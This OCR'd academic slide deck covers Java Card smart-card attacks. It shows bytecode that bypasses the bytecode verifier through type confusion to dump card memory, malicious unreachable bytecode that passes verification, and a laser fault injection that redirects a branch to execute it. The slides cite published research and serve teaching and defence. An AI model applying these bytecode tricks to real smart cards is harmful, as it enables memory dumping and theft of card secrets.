
Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
  L1: aload_3   // LocalArray
⇒     sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```



Bypassing The Java Card BCV (Cont.)


```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
⇒     aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```



← TOS


Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
⇒     aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
⇒     sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
⇒     sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
⇒     sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```




Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
⇒     sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop

      return
}
```



Bypassing The Java Card BCV (Cont.)

```
public void bypassBCV() {
      // ...
      sconst_1
      newarray byte
      astore_3

      // pushing condition
      ifeq L1
      // Store the this reference into
      // a local variable
      aload_0 // pushing this
      astore_3 // storing in L3
 L1:  aload_3   // LocalArray
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
⇒     invokestatic @Util.arrayCopy
      pop

      return
}
```



A Patched Security Breach

- This attack succeeds in exploiting a type confusion on a card;
  - One succeeds in executing some software attacks...
  - and dumping the smart card memory.
- This security vulnerability was quickly patched by Oracle in its lasted BCV version (3.0.4).

An Unreachable Code not Analyzed

- As pointed out by [Bouffard et al., J. Computer & Security (2015)], the BCV only checks the structure of the unreachable code;

An Unreachable Code not Analyzed

- As pointed out by [Bouffard et al., J. Computer & Security (2015)], the BCV only checks the structure of the unreachable code;
- The BCV checks the structure and the semantics of the application;
- To verify the byte code semantics, the BCV starts its analyze from an entry point;
- Unreachable code has no entry point $\Rightarrow$ ⚠ it is not checked by the BCV!
- A malicious byte code can be hidden through the BCV verification!

An Unreachable Code...

```
void bypassBCV (byte[] apduBuffer) {
  L0: // ... Set of instructions
      if_scmpeq_w 0xFF05 // -> L0
      return
      aload_0   // this
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop
      return
}
```


An Unreachable Code...

```
void bypassBCV (byte[] apduBuffer) {
  L0: // ... Set of instructions
      if_scmpeq_w 0xFF05 // -> L0
      return
      aload_0   // this
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop
      return
}
```

Checked by the BCV

Unchecked by the BCV

An Unreachable Code...

```
void bypassBCV (byte[] apduBuffer) {
  L0: // ... Set of instructions
      if_scmpeq_w 0xFF05 // -> L0
      return
      aload_0   // this
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop
      return
}
```

Checked by the BCV

Unchecked by the BCV

```
$ $JC_HOME/bin/verifycap api_export_files/**/*.exp maliciousCAPFile.cap
[ INFO: ] Verifier [v3.0.4]
[ INFO: ]  Copyright (c) 2011, Oracle and/or its affiliates.
           All rights reserved.

[ INFO: ] Verifying CAP file maliciousCAPFile.cap
[ INFO: ] Verification completed with 0 warnings and 0 errors.
```


An Unreachable Code...

```
void bypassBCV (byte[] apduBuffer) {
  L0: // ... Set of instructions
      if_scmpeq_w 0xFF05 // -> L0
      return
      aload_0   // this
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop
      return
}
```

Checked by the BCV

Unchecked by the BCV

```
$ $JC_HOME/bin/verifycap api_export_files/**/*.exp maliciousCAPFile.cap
[ INFO: ] Verifier [v3.0.4]
[ INFO: ]  Copyright (c) 2011, Oracle and/or its affiliates.
```

How to execute this malicious piece of code?

```
[ INFO: ] Verifying CAP file maliciousCAPFile.cap
[ INFO: ] Verification completed with 0 warnings and 0 errors.
```


Principle

- The loaded applet in the card is correct, *i.e.* not be rejected by a BCV;
- The idea is to bypass the runtime verification;
- Inject fault during the applet execution:
  - May be a transient or a persistent fault;
  - The content of the smart card memory can be read (or modified?);
- Fault injection is a tricky and an expensive attack.

... Can Be Executed

- EMAN4 [Bouffard et al., CARDIS 2011] introduced a way to change an instruction's parameter upon a laser beam injection;
  - This attack focuses branching instructions;
  - `goto`, `goto_w`, `if_*`, `if_*_w`, ...

... Can Be Executed

- EMAN4 [Bouffard et al., CARDIS 2011] introduced a way to change an instruction's parameter upon a laser beam injection;
  - This attack focuses branching instructions;
  - `goto`, `goto_w`, `if_*`, `if_*_w`, ...
- `if_scmpeq_w 0xFF05`


... Can Be Executed

- EMAN4 [Bouffard et al., CARDIS 2011] introduced a way to change an instruction's parameter upon a laser beam injection;
  - This attack focuses branching instructions;
  - `goto`, `goto_w`, `if_*`, `if_*_w`, ...
- `if_scmpeq_w` 0xFF05 ⇒ `if_scmpeq_w` 0x0005.

... Can Be Executed (Cont.)


```
void cheatingBCV (byte[] apduBuffer) {
  L0: // ...
      // Set of instructions
      // ...
      if_scmpeq_w 0xFF05 // -> L0
      return
      aload_0   // this
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop
      return
}
```


... Can Be Executed (Cont.)




```
void cheatingBCV (byte[] apduBuffer) {
  L0: // ...
      // Set of instructions
      // ...
      if_scmpeq_w 0xFF05 // -> L0
      return
      aload_0   // this
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop
      return
}
```


... Can Be Executed (Cont.)



```
void cheatingBCV (byte[] apduBuffer) {
  L0: // ...
      // Set of instructions
      // ...
      if_scmpeq_w 0xFF05 // -> L0
      return
      aload_0   // this
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop
      return
}
```



... Can Be Executed (Cont.)



```
void cheatingBCV (byte[] apduBuffer) {
  L0: // ...
      // Set of instructions
      // ...
      if_scmpeq_w 0x0005 // -> L1
      return
  L1: aload_0   // this
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop
      return
}
```

. . . Can Be Executed (Cont.)

```
void cheatingBCV (byte[] apduBuffer) {
  L0: // ...
      // Set of instructions
      // ...
      if_scmpeq_w 0x0005 // -> L1
      return
  L1: aload_0   // this
      sload_2   // i
      aload_1   // apduBuffer
      sspush 0  // 0
      sspush 50 // 50
      invokestatic @Util.arrayCopy
      pop
      return
}
```



- A fault injection can corrupt the execution flow;
- A non-expected statement is executed;
- If this statement is in an unreachable code, it may contains unchecked instructions.

Type Confusion Upon a Fault Injection Attack

Principle

- Introduced by [Barbu et al., CARDIS 2010], a fault injection may corrupt the execution of an instruction;
- The authors focused on the `checkcast` instruction;
- Succeeded in casting two incompatible objects;
- The white box approach was adopted to defeat this attack.

Type Conversion in the Java-language

- The Java-language requires a type hierarchy;


Type Conversion in the Java-language

- The Java-language requires a type hierarchy;
- Polymorphism allows type conversion checked during the runtime:

```
T2 t2;
T1 t1 = (T1) t2;
```

$\Longleftrightarrow$

```
aload t2
checkcast T1
astore t1
```




Type Conversion in the Java-language

- The Java-language requires a type hierarchy;
- Polymorphism allows type conversion checked during the runtime:

```
T2 t2;
T1 t1 = (T1) t2;
```

$\Longleftrightarrow$

```
aload t2
checkcast T1
astore t1
```



